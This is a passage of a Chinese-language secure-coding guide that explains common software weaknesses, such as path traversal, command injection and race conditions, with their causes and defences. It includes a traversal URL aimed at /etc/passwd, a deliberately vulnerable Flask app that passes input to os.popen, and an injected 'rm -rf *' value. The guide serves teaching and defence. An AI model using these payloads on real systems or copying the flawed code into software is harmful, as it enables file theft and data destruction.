4. **使用参数化命令**：当可能的时候，使用参数化的接口或框架功能来调用外部命令，这样可以避免直接将输入传递给shell解释器。
5. **日志和监控**：记录和监控外部输入和系统命令的执行，可以帮助检测和响应可疑活动。

## Improper Input Validation

这事实上并非一个单个漏洞，而更多的是在其他漏洞实施过程中的一种注入行为。Improper Input Validation（不当输入验证）是指在软件或系统中，输入数据未经适当验证直接使用，可能导致的一系列安全漏洞。这类漏洞通常发生在数据的输入点，例如用户的表单输入、URL参数、上传的文件、甚至是来自第三方接口的数据。不当输入验证可能会导致数据泄露、服务拒绝攻击（DoS）、跨站脚本攻击（XSS）、SQL注入等多种安全问题。

## 漏洞产生的原因

1. **未对输入数据进行充分检查**：如果应用程序不检查输入数据的合法性，攻击者可以输入非法或恶意数据，从而影响应用程序的行为。
2. **信任用户输入**：开发者可能错误地假设用户输入总是安全的，或者用户不会尝试执行恶意操作。
3. **缺乏标准化的输入处理流程**：没有统一的、全面的输入验证策略，使得每个输入点都可能成为攻击的目标。

## 常见的安全风险

- **SQL注入**：未经验证或清理的输入直接用在SQL语句中，可能导致数据库被恶意查询或修改。
- **跨站脚本攻击 (XSS)**：如果输入数据包含JavaScript代码并被直接插入到HTML页面中，可能执行恶意脚本。
- **命令注入**：如前所述，未验证的输入用于构造系统命令，可能导致执行未授权的命令。
- **路径遍历**：通过修改文件路径输入，攻击者可能访问或修改不应该被访问的文件。
- **缓冲区溢出**：如果输入没有正确限制长度，可能导致程序崩溃或执行任意代码。

## 防御措施

1. **验证所有输入**：确保对所有用户输入进行验证，检查数据类型、格式、长度和范围。
2. **使用白名单**：定义可接受的输入值范围，而不是尝试列出不安全的值。
3. **使用安全的API和库**：利用现代编程语言和框架提供的内建安全功能，如自动转义SQL查询的参数化查询API。
4. **错误处理**：当输入验证失败时，应用程序应安全地处理错误，避免泄露敏感信息或执行不安全的操作。
5. **编码和转义输出**：在将输入数据用于HTML、SQL或其他输出时，适当编码和转义，防止注入攻击。
6. **最小权限原则**：应用程序应以最小的权限运行，限制因输入验证失败导致的潜在损害。
7. **定期更新和审计**：定期更新应用程序，修补已知的安全漏洞，进行安全审计，确保输入验证逻辑的正确性和充分性。

## Out Of Bounds

Out of Bounds（越界访问）漏洞是一种常见的安全漏洞，主要出现在软件或应用程序尝试访问数组、缓冲区、列表或其他数据结构的元素时，访问的索引超出了实际分配的存储范围。这类漏洞通常与编程错误有关，尤其是在使用如C或C++等不自动管理内存的编程语言时更为常见。

## 漏洞产生的原因

1. **缺乏边界检查**：在访问数组或其他数据结构的元素时，没有正确检查索引是否在有效范围内。
2. **错误的循环条件**：循环条件设置错误，导致循环次数多于数组的长度。
3. **输入验证不足**：用户输入或从外部来源获取的数据，用作数组索引而未进行适当的验证。

## 漏洞的危害

- **数据泄露**：攻击者可能利用越界访问读取敏感信息，包括密码、个人识别信息等。
- **系统崩溃**：越界写入可能导致程序崩溃，形成拒绝服务攻击（DoS）。
- **远程代码执行**：在某些情况下，攻击者可以利用越界错误写入和执行恶意代码，控制受影响的系统。



## 防御措施

1. **边界检查**：在访问数组或其他数据结构之前，始终进行边界检查，确保索引在有效范围内。
2. **使用安全的编程语言功能**：在可能的情况下，使用如C#、Java或Python等语言，它们提供内置的安全检查来防止越界访问。
3. **编程时的警惕性**：在编写循环或其他数据访问逻辑时，要特别注意条件和边界的处理。
4. **使用编译器安全选项**：例如，在GCC中使用 `-D_FORTIFY_SOURCE` 可以提供某些运行时检查，帮助识别潜在的越界问题。
5. **代码审计和静态分析**：使用静态分析工具来检查潜在的越界问题，并进行定期的代码审计。
6. **使用专门的库**：使用处理边界检查的库函数，如C++的 `std::vector::at()`，它在访问越界时会抛出异常。

## Path Traversal

Path Traversal（路径遍历）漏洞，也称为目录遍历漏洞，是一种安全漏洞，它允许攻击者通过操纵包含文件名或路径的输入，访问或操作不应该被访问的文件和目录。这通常是通过利用相对路径（如 `../` 在 Unix-like 系统中或 `..\` 在 Windows 系统中）来实现的，从而绕过应用程序对于文件位置的安全限制。

## 漏洞产生的原因

1. **不充分的输入验证**：应用程序未能充分验证用户输入的文件路径，允许包含路径遍历字符序列（如 `../` 或 `..\`）。
2. **不安全的文件访问**：应用程序在处理文件操作（如打开、读取、写入文件）时，未能正确限制访问的文件路径。

## 漏洞的危害

- **访问敏感文件**：攻击者可能访问或下载系统配置文件、密码文件等敏感信息。
- **执行任意代码**：通过访问配置文件或上传恶意脚本，攻击者可能能够执行任意代码。
- **数据泄露**：可导致个人数据或商业秘密的泄露。
- **文件系统操作**：攻击者可能能够删除或修改重要文件，影响系统的稳定性和安全性。

## 漏洞示例

假设一个Web应用程序允许用户下载日志文件，通过下面的URL参数指定文件名：

```
http://example.com/download.php?file=logfile.txt
```

如果 `download.php` 脚本中没有适当的安全措施，攻击者可能通过修改 `file` 参数的值来访问系统上的任意文件，例如：

```
http://example.com/download.php?file=../../../../etc/passwd
```

这将尝试访问Unix系统中存储所有用户账号信息的 `/etc/passwd` 文件。



## 防御措施

1. **严格的输入验证**: 对所有输入数据进行验证, 删除或拒绝包含 `../`、`..\`、绝对路径和其他非法字符的输入。
2. **使用安全的API**: 使用安全的文件处理API, 这些API设计为自动阻止路径遍历尝试。
3. **最小权限原则**: 限制应用程序访问文件系统的权限, 仅允许访问必要的目录和文件。
4. **使用白名单**: 定义允许访问的文件列表, 并拒绝任何不在白名单上的文件请求。
5. **使用沙箱环境**: 在一个限制了文件系统访问的沙箱环境中运行应用程序, 可有效防止路径遍历攻击。

## CSRF & SSRF

CSRF (Cross-Site Request Forgery, 跨站请求伪造) 是一种常见的网络安全漏洞。通过这种漏洞, 攻击者能够利用用户的身份在不知情的情况下, 在第三方网站上执行非授权的操作。这通常发生在用户已经通过身份验证并且在浏览器中保存了登录状态的情况下。

SSRF (Server-Side Request Forgery, 服务器端请求伪造) 是一种安全漏洞, 其中攻击者能够迫使服务器对攻击者控制的外部或内部资源执行恶意请求。与CSRF (客户端请求伪造) 不同, SSRF是在服务器端发生的, 此漏洞利用了应用服务器的功能, 使服务器向攻击者指定的目标发送请求。

这两个漏洞详情请参见: [CSRF Archive.pdf](#)

## Dangerous File Upload&Inclusion

文件上传漏洞是Web应用中一种常见的安全问题, 发生在应用允许用户上传文件但未能充分验证这些文件的情况下。攻击者可以利用这种漏洞上传恶意文件, 如带有恶意代码的脚本或可执行文件, 从而对服务器或其他用户造成损害。

文件包含漏洞允许攻击者将文件包含到Web应用的服务器端脚本中。这通常是由于应用程序代码在包含文件时未能正确验证用户的输入。文件包含可分为本地文件包含 (LFI) 和远程文件包含 (RFI) 。

这两种漏洞的详情请参见: [File U&I Archive.pdf](#)

## NULL Pointer Dereference

### 概述

NULL Pointer Dereference 表示在程序中尝试使用 NULL 指针来访问内存位置的错误。在许多编程语言中, 特别是在像 C 或 C++ 这样的低级语言中, 指针用于存储和管理内存地址。当一个指针被赋值为 NULL 或零 (表示它不指向任何有效的内存地址) 并且后续代码尝试通过此指针访问或修改内存时, 将触发 NULL Pointer Dereference 错误。

### 原因

NULL Pointer Dereference 错误通常发生在以下几种情况:

1. **未初始化的指针使用**: 指针声明后未被初始化即被使用。
2. **指针释放后再使用**: 指针指向的内存被释放 (如使用 `free()` 或 `delete`), 但指针未置为 NULL, 之后再次使用该指针。
3. **错误的指针赋值**: 指针由于程序逻辑错误被错误地设置为 NULL。

## 影响

尝试引用 NULL 指针会导致多种问题，包括：

- **程序崩溃**：大多数操作系统在程序尝试访问无法访问的内存地址时，会产生一个错误（如段错误），导致程序异常终止。
- **数据损坏**：如果程序错误地处理了 NULL 指针引用，可能会导致内存中的数据不一致或损坏。
- **安全漏洞**：在某些情况下，NULL Pointer Dereference 可能被用来执行代码或绕过安全检查，尤其是在没有适当内存保护的系统中。

## 防御措施

为了防止 NULL Pointer Dereference 错误，可以采取以下措施：

1. **适当的初始化**：声明指针时，总是初始化为 NULL 或有效地址。
2. **检查指针有效性**：在使用指针之前，检查其是否为 NULL。
3. **使用智能指针**：在支持的语言（如 C++）中，使用智能指针（如 `std::unique_ptr`, `std::shared_ptr`）可以自动管理内存，减少手动错误。
4. **指针置 NULL**：在释放指针指向的内存后，立即将指针置为 NULL，避免野指针（悬挂指针）的产生。
5. **代码审查和测试**：通过代码审查和使用自动化测试工具来检测潜在的 NULL Pointer Dereference 问题。

## Integer Overflow or Wraparound

###

漏洞概述

Integer Overflow 或 Wraparound 漏洞是指在计算机程序中处理整数时，由于值超出了该数据类型所能表示的最大范围，导致的溢出问题。在大多数编程语言中，整数类型（如 C/C++ 中的 `int`, `unsigned int`）有固定的大小和能表示的数值范围。当整数运算的结果超出这个范围时，会发生溢出，导致结果环绕到相反的极限值，这可能引起程序行为异常或安全漏洞。

## 发生原因

- **不受控制的增长**：变量在经历加法、乘法等操作后超出其最大可存储值。
- **类型转换错误**：在不同整数类型之间转换时未正确处理，尤其是从宽类型（如 `long`）转换到窄类型（如 `short`）。
- **负数赋值给无符号类型**：将负数赋给无符号整数类型，导致转换为大的正数。

## 防御措施

1. **使用安全的数据类型**：如可能，使用自动处理溢出的数据类型（如 Java 中的 `BigInteger`）或库。
2. **范围检查**：在执行算术操作前，检查输入值或结果是否会导致溢出。
3. **使用编译器警告**：启用并关注编译器对潜在溢出的警告。
4. **采用安全编程实践**：例如，使用编程语言或框架提供的安全函数和库。
5. **代码审查和测试**：通过代码审查和自动化测试来识别可能的溢出问题。
6. **使用工具**：利用静态分析工具和动态分析工具检测源代码中的溢出漏洞。

# Deserialization(反序列化)

## 概述

反序列化不可信数据漏洞是指在应用程序接收并处理从外部来源获取的未经验证的序列化数据时发生的安全问题。序列化是将数据结构或对象状态转换为可存储或传输的格式（如 XML, JSON, 或二进制格式）的过程。相反，反序列化是将这些格式恢复为原始的数据结构或对象。如果反序列化的数据可以被外部实体控制，且没有适当的安全检查，攻击者可能利用这一点执行恶意代码，篡改应用程序的逻辑，或者造成拒绝服务攻击。

## 影响

攻击者利用反序列化漏洞可以导致多种安全问题，包括但不限于：

- **远程代码执行（RCE）**：攻击者可能通过插入恶意代码或对象，使之在应用程序环境中执行。
- **拒绝服务（DoS）**：通过发送恶意构造的序列化数据来消耗系统资源，导致应用程序崩溃或响应缓慢。
- **数据泄露和篡改**：反序列化过程中可能触发的逻辑错误或安全缺陷可以用来访问或修改敏感数据。
- **权限提升**：通过修改序列化的对象或数据结构，攻击者可能改变应用程序的行为或访问未授权的功能。

## 防御措施

1. **避免反序列化不可信数据**：尽可能不从不受信任的来源反序列化数据。
2. **数据验证和清理**：在反序列化之前，对输入数据进行严格的验证、清理和过滤。
3. **最小权限原则**：确保反序列化的过程运行在权限受限的环境中，减少潜在的损害。
4. **使用安全的库和方法**：使用已知安全的库和方法进行序列化和反序列化操作，避免使用已经被发现有漏洞的方法或库。

# Command Injection

## 概述

Command Injection（命令注入）漏洞是一种安全漏洞，它允许攻击者在易受攻击的应用程序上执行任意的系统命令。这种漏洞通常发生在应用程序将用户输入作为系统命令或脚本的一部分执行时，而没有适当地验证或清理这些输入。攻击者可以利用这种漏洞执行恶意命令，从而控制或破坏服务器和其他后端系统。

## Example

```
import os
from flask import Flask, request

app = Flask(__name__)

@app.route('/')
def index():
    return '''
    <form action="/view" method="post">
        <input type="text" name="filename" placeholder="Enter filename">
        <input type="submit" value="View File">
```

```

</form>
'''

@app.route('/view', methods=['POST'])
def view():
    filename = request.form['filename']
    # 漏洞点: 直接将用户输入用于系统命令
    command = f'cat {filename}'
    stream = os.popen(command)
    output = stream.read()
    return f"<h1>File Contents:</h1><pre>{output}</pre>"

if __name__ == '__main__':
    app.run(debug=True)

```

在这个简单的示例中，用户通过一个 HTML 表单提交文件名，服务器端的 Python 脚本使用 `os.popen()` 来执行 `cat` 命令以显示文件内容。如果用户输入的是一个普通的文件名，如 `example.txt`，程序将正常工作。但是，如果用户输入的是 `example.txt; rm -rf *`，这将首先尝试显示 `example.txt` 的内容，然后执行删除当前目录下所有文件的命令。

## 发生原因

- **不当输入验证**：应用程序没有适当验证或清理用户输入，直接将输入用于构建系统命令。
- **不安全的命令执行方法**：使用如 `exec()`、`system()`、`os.popen()` 等函数执行外部命令时，如果没有正确处理输入，可能导致命令注入。
- **复杂数据处理**：在处理复杂数据（如文件名、网络请求参数等）时，未能正确处理特殊字符，如分号（`;`）、管道（`|`），或逻辑运算符（`&&` 和 `||`）。

## 防御措施

1. **严格的输入验证**：对所有外部输入进行严格验证，拒绝任何可能被解释为命令部分的特殊字符。
2. **使用安全API**：避免直接在程序中调用外部命令。如果需要，使用安全的API或库函数，如 Python 的 `subprocess` 模块中的 `subprocess.run()`，它可以更安全地处理参数。
3. **最小权限原则**：确保执行命令的环境权限尽可能低，避免使用具有广泛系统权限的用户账户运行应用程序。
4. **使用参数化命令**：当需要执行外部命令时，使用参数化的方法构造命令，防止注入。

## Hard-coded Credentials

### 概述

使用硬编码凭证（Hard-coded Credentials）是指在应用程序的源代码中直接编写固定的登录凭证（如用户名、密码、API密钥等）。这种做法存在明显的安全风险，因为它使得凭证容易被发现，并可能被恶意使用。

### 影响

- **数据泄露**：如果攻击者获得了硬编码的凭证，他们可以访问受保护的系统资源，可能导致数据泄露。
- **未经授权的访问**：硬编码的凭证可能被用于获取对系统的未经授权的访问，进而可能对系统进行恶意操作。

- **可持续性攻击**：一旦硬编码的凭证被泄露，除非更改源代码，否则很难撤销或修改，这可能导致持续的安全威胁。

## 防御措施

1. **使用环境变量**：使用环境变量来存储敏感凭证，而不是直接在代码中硬编码。
2. **配置文件**：将凭证存储在外部配置文件中，并确保这些文件不会被包含在版本控制系统中。
3. **密钥管理服务**：使用专门的密钥管理服务（如 AWS KMS、Azure Key Vault 等）来安全地存储和管理凭证。

## Race Condition

### 概述

竞态条件是多个进程或线程在并发执行时，因为访问共享资源而未进行适当的同步，导致系统的行为依赖于特定的执行序列或时间。如果攻击者能够影响这种序列，可能会导致未授权的访问或数据损坏。

### 发生原因

- **并发执行**：多个进程或线程同时运行，彼此之间竞争访问和修改共享资源。
- **缺乏同步机制**：在访问共享资源时未使用锁、信号量或其他同步机制，或者同步机制实施不当。

### Example

有一个简单的银行应用，其中包含一个函数用于处理用户的转账操作。如果该操作没有正确同步，就可能发生竞态条件：

```
# 示例银行账户类
class BankAccount:
    def __init__(self, balance):
        self.balance = balance

    def transfer(self, amount):
        if self.balance >= amount:
            # 假设这里有一个延时，模拟处理过程中的其他操作
            time.sleep(0.1) # 引入延时，增加竞态条件发生的可能性
            self.balance -= amount
            return "Transfer successful"
        else:
            return "Insufficient funds"

# 示例使用
account = BankAccount(100)

# 线程函数
def make_transfer(amount):
    print(account.transfer(amount))

# 创建并启动线程
import threading

thread1 = threading.Thread(target=make_transfer, args=(100,))
thread2 = threading.Thread(target=make_transfer, args=(100,))
```

```
thread1.start()
thread2.start()

thread1.join()
thread2.join()

print(f"Final account balance: {account.balance}")
```

在这个例子中，如果两个线程几乎同时检查账户余额，它们都可能看到足够的余额并继续执行转账，这可能导致账户余额变为负数。

## 防御措施

1. **使用锁**：在访问和修改共享资源时，使用锁来保证同一时间只有一个线程可以执行这些操作。
2. **原子操作**：使用支持原子操作的数据结构或数据库事务，确保操作的完整性。
3. **避免共享**：尽可能设计系统架构，减少需要共享的资源。
4. **合理的设计和测试**：在设计阶段考虑并发问题，并通过压力测试和并发测试来发现潜在的竞态条件。
5. **监控和日志**：实施适当的监控和记录日志的措施，以便在发生问题时能够追踪和修复。